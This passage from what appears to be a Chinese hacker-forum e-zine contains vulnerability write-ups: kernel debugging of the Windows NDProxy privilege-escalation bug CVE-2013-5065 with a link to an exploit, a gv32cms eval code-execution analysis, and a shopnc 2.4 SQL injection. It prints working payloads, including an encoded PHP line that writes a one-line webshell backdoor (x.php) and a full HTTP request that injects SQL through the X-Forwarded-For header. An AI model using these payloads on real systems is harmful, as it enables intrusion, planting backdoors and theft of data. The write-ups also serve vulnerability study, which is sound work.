0012fe4c 7c92d26c 7c801675 000007e8 00000000 ntdll!KiFastSystemCallRet
0012fe50 7c801675 000007e8 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0012feb0 004010c2 000007e8 8fff23cc 0012ff28 0x7c801675
0012ff80 004012e9 00000001 00380fc0 00381058 0x4010c2
0012ffc0 7c817067 00241fe4 0012f7bc 7ffde000 0x4012e9
0012fff0 00000000 00401200 00000000 78746341 0x7c817067
```


图 7-8-1

IDA 定位 PxIODispatch，如图 7-8-2：

```
if ( v7 == 0x8FFF23C8 || v7 == 0x8FFF23CC )
{
  v17 = LockState;
  if ( LockState < 0x24 || v6 < 0x24 )
  {
    v8 = 0xC0000004u;
    goto LABEL_70;
  }
  v18 = *(_DWORD *)(v5 + 20) - 0x7030101;
  v36 = 36;
  if ( (unsigned int)v18 <= 0x24 )
  {
    v19 = *(_DWORD *)(v5 + 28);
```

图　7-8-2

kd> bp NDProxy!PxIODispatch 下断，如图 7-8-3~图 7-8-5：

```
v36 = 0;
v2 = LockState;
v3 = *(_DWORD *)(LockState + 96);
v4 = *(_BYTE *)v3 == 14;
v5 = *(_DWORD *)(LockState + 12);
LockState = *(_DWORD *)(v3 + 8);
v6 = *(_DWORD *)(v3 + 4);
v35 = *(_DWORD *)(v3 + 4);
```

图　7-8-3

```
kd> dd esp
b20b5c38  804ef129 8212b488 81b28ce8 806d32d0
b20b5c48  80575dde 81b28d58 81ace8a8 81b28ce8
b20b5c58  b20b5d00 80576c7f 8212b488 81b28ce8
b20b5c68  81ace8a8 0012ff00 b20b5d01 b20b5d01
b20b5c78  00000002 b20b5d64 0012fe80 8056f4c2
b20b5c88  00000000 0012019f 80545edc 00000003
b20b5c98  00000012 c0100080 8218aa28 00000e3c
b20b5ca8  00000000 00000e40 00000000 81ace8ec

kd> dd 81b28ce8 +0xc
81b28cf4  8212d490 8218ac38 8218ac38 00000000
81b28d04  00000000 01010001 0c000000 0012fe8c
81b28d14  00000000 00000000 00000000 00000000
81b28d24  0012ff28 00000000 00000000 00000000
81b28d34  00000000 8218aa28 00000000 00000000
81b28d44  00000000 81b28d58 81ace8a8 00000000
81b28d54  00000000 0005000e 00000024 00000054
81b28d64  8fff23cc 00000000 8212b488 81ace8a8

kd> dd 8212d490
8212d490  00000000 00000000 00000000 00000000
8212d4a0  00000000 07030125 00000000 00000034
8212d4b0  00000000 00000000 00000000 00000000
8212d4c0  00000000 00000000 00000000 00000000
8212d4d0  00000000 00000000 00000000 00000000
8212d4e0  00000000 00000000 0001000c 81ecdbf0
8212d4f0  0a060001 ee657645 00000001 00000001
8212d500  821b6980 00000000 81e55408 00000000
```

图　7-8-4

```
if ( v7 == 0x8FFF23C8 || v7 == 0x8FFF23CC )
{
  v17 = LockState;
  if ( LockState < 0x24 || v6 < 0x24 )
  {
    v8 = 0xC0000004u;
    goto LABEL_70;
  }
  v18 = *(_DWORD *)(v5 + 20) - 0x7030101;
  v36 = 36;
  if ( (unsigned int)v18 <= 0x24 )
  {
    v19 = *(_DWORD *)(v5 + 28);     v19=0x34
    v20 = 3 * v18;
    v21 = v19 < dword_18004[v20];  dword_18004[v20]==0x34
    LockState = v20 * 4;           v5
    if ( v21 || v19 > v17 - 32 )   跳过if()
    {
      *(_DWORD *)(v5 + 16) = 0xC0012019u;
    }
    else 到这里
    {
      v22 = KfAcquireSpinLock(&SpinLock);
      byte_18740 = v22;
      if ( TspCB )
      {
        LOBYTE(v23) = v22;
        KfReleaseSpinLock(&SpinLock, v23);
        *(_DWORD *)(v5 + 16) = 4097;
      }
      else
      {
        ++dword_18734;
        if ( (unsigned int)dword_18734 > 0xFFFFFFFE )
          dword_18734 = 0x80000001u;
        *(_DWORD *)(v5 + 12) = dword_18734;
        *(_DWORD *)(v5 + 8) = v2;
        LOBYTE(v23) = byte_18740;
        KfReleaseSpinLock(&SpinLock, v23);
        *(_BYTE *)(*(_DWORD *)(v2 + 96) + 3) |= 1u;
        v24 = (*(int (__stdcall **)(int))((char *)&off_18008 + LockState))(v5);
        if ( v24 == 259 )                                    这里异常
          return 259;
        v36 = v35;
        if ( v35 >= *(_DWORD *)(v5 + 28) + 36 )
          v36 = *(_DWORD *)(v5 + 28) + 36;
        *(_DWORD *)(v5 + 16) = v24;
        _InterlockedExchange((signed __int32 *)(v2 + 56), 0);
      }
PxIODispatch:103
```

图　7-8-5

汇编代码，如图 7-8-6 和图 7-8-7：

```
.text:000130AD ; ---------------------------------------------------------------------------
.text:000130AD
.text:000130AD loc_130AD:                              ; CODE XREF: PxIODispatch(x,x)+20D↑j
.text:000130AD                 mov     ecx, [esi+1Ch]    esi+1C可控
.text:000130B0                 lea     eax, [eax+eax*2]  eax可控
.text:000130B3                 shl     eax, 2
.text:000130B6                 cmp     ecx, dword_18004[eax]
.text:000130BC                 mov     dword ptr [ebp+LockState.LockState], eax
.text:000130BF                 jnb     short loc_130CD   污染LockState.LockState
.text:000130C1
.text:000130C1 loc_130C1:                              ; CODE XREF: PxIODispatch(x,x)+240↓j
.text:000130C1                 mov     dword ptr [esi+10h], 0C0012019h
.text:000130C8                 jmp     loc_13172
.text:000130CD ; ---------------------------------------------------------------------------
```

图　7-8-6

```
.text:00013134                mov     eax, [ebx+60h]
.text:00013137                or      byte ptr [eax+3], 1
.text:0001313B                mov     eax, dword ptr [ebp+LockState.LockState]  污染eax
.text:0001313E                push    esi
.text:0001313F                call    off_18008[eax]  ; PxTapiDial(x)  eax作为数组下标传递给eip
```

图　7-8-7

eax 可控，如图 7-8-8：

```
kd> g
Breakpoint 2 hit
NDProxy!PxIODispatch+0x2ad:
0001313f ff90082086f8 call dword ptr NDProxy!TapiOids+0x8 (00018008)[eax]
kd> r          eax=0x24*3*4
eax=000001b0 ebx=81e2c2f8 ecx=00000000 edx=00000000 esi=81cc9368 edi=0001873c
eip=0001313f esp=b1bd9c1c ebp=b1bd9c34 iopl=0 nv up ei pl nz na po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00000202
NDProxy!PxIODispatch+0x2ad:
0001313f ff90082086f8 call dword ptr NDProxy!TapiOids+0x8 (00018008)[eax] ds:0023:000131b8=00000038
```

图　7-8-8

（全文完）　责任编辑：游风

第9节　CVE-2013-5065 EXP

作者：Uing07
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

演示，如图 7-9-1：




图　7-9-1

附件：http://pan.baidu.com/s/1pHA0O。
（全文完）　责任编辑：游风

第八章 c0deplay 代码审计专栏

第1节 gv32cms 代码执行漏洞分析

作者：路人甲
来自：C0deplay
网址：http:// www.c0deplay.com

今天看见黑哥微博说 gv32 系统有代码执行，好久不分析代码，就拿来看看是怎么回事，如图 8-1-1：

图　8-1-1

官网地址 http://www.gv32.com/，先打开对比文件，从官方下载 2 个版本进行对比，如图 8-1-2：




图　8-1-2

发现这个地方有问题，存在 eval 函数导致代码执行。其实存在好几处，就拿一处来分析。
那到底是怎么产生的呢，我进一步的去测试了下原因。
在文件 class_bbsurl.php 中我们发现这么一处代码：

```
function loadact(){
  $actfile = $GLOBALS['Reque'] -> getval["load"];
  if($actfile){
   //加载语言包
   require
ROOT_PATH.'includes/languages/'.$GLOBALS['WebConfig']['language'].'/'.$GLOBALS['language_path'].'/config.ph
p';
   $languagesPath =
ROOT_PATH.'includes/languages/'.$GLOBALS['WebConfig']['language']."/".$GLOBALS['language_path']."/".$actfil
e.'.php';
   if(is_file($languagesPath)){
    require $languagesPath;
    $GLOBALS['Templ']->assign('_LANG',$GLOBALS['_LANG']);
   }
   //加载执行程序控制操作类文件
   $applicationPath = ROOT_PATH.$GLOBALS['application_path'].'/bbs/'.$actfile.'.php';
   if(is_file($applicationPath)){
    require $applicationPath;
    $needact = $GLOBALS['Reque'] -> getval["act"];
    if($needact){
     //加载执行程序控制操作类文件
     $actfile = "$".ucwords($actfile);
     $actval =   $actfile.'->'.$needact.'(); ' ;
     eval($actval); //代码问题之一
    }
   }
```

那怎么让他去执行呢，我们来看是哪个文件引用的这个漏洞文件，如图 8-1-3：




图　8-1-3

经过搜索发现，这是 bbs 下面的 index.php 文件引用了该文件，那我们看看怎么使用。
首先 Index.php 先执行了$Url -> loadact();函数，那我们去找这个函数：

```
$actfile = $GLOBALS['Reque'] -> getval["load"];
```

load 加载的是 index 文件：

```
if($actfile) //如果存在就下一步执行，那我们就加载 index   {
   //加载语言包
   require
```

```
ROOT_PATH.'includes/languages/'.$GLOBALS['WebConfig']['language'].'/'.$GLOBALS['language_path'].'/config.php';
    $languagesPath = ROOT_PATH.'includes/languages/'.$GLOBALS['WebConfig']['language']."/".$GLOBALS['language_path']."/".$actfile.'.php';
    if(is_file($languagesPath)){
     require $languagesPath;
     $GLOBALS['Templ']->assign('_LANG',$GLOBALS['_LANG']);
    }
    //加载执行程序控制操作类文件
    $applicationPath = ROOT_PATH.$GLOBALS['application_path'].'/bbs/'.$actfile.'.php';
    if(is_file($applicationPath)){
     require $applicationPath;
     $needact = $GLOBALS['Reque'] -> getval["act"];
     if($needact) {
      //加载执行程序控制操作类文件
      $actfile = "$".ucwords($actfile);
      $actval =   $actfile.'->'.$needact.'(); ' ; //到这一步我们发现没有过滤 needact 变量，导致后面代码执行
      eval($actval);
     }
    }
```

那利用方式就是直接来个测试代码，第一种方式是：

```
${${phpinfo()}}
```

如图 8-1-4：

图　8-1-4

第二种方式就是：

```
${${phpinfo()}};//
```

如图 8-1-5：

图　8-1-5

两种不同方式执行，在代码中也是不一样的。第一种是直接用了 eval，第二种没有用到 eval。

```
fputs(fopen(base64_decode(eC5waHA),w),base64_decode(PD9waHAgZXZhbCgkX1BPU1RbeHhpYW95dV0pPz5h))
```

也可以直接在后面生成文件 x.php 后门，如图 8-1-6：

图　8-1-6

我们的一句话 shell 这样修改，如图 8-1-7：




图　8-1-7

（全文完）　责任编辑：游风

第2节 shopnc 2.4 注入一枚

作者：Yaseng
来自：C0deplay
网址：http:// www.c0deplay.com

这是一个 shopnc 的注入，官方最新版已经修复，算是个 xday 了，Poc：

```
POST /coder/shopnc/index.php?act=login HTTP/1.1
Host: w
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://w/coder/shopnc/index.php?act=login
Cookie: PHPSESSID=dtebtbuagm0q1hd5i8qib7pt66; 6A2D_goodsnum=0;
20E2_seccoded6d86da5=EZ-XN-PWgCcRBR75Trr1no3EEk41Pjs3nij;
20E2_seccode6e924d32=fuzPn-ptupGcsr8W_x1eccHLhj2McFESOV7; 20E2_msgnewnum5=0; 20E2_goodsnum=0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 158
X_FORWARDED_FOR: 1',member_areainfo=user() where    member_id=5 #
formhash=RVAP8eIkVM9THwKQGCY&form_submit=ok&nchash=6e924d32&user_name=shopnc&password=shop
nc&captcha=BYEX&Submit=%E7%99%BB%C2%A0%C2%A0%C2%A0%E5%BD%95&ref_url=
```

访问：http://w/coder/shopnc/index.php?act=member_snshome 来查看结果，如图 8-2-1：

图　8-2-1

（全文完） 责任编辑：游风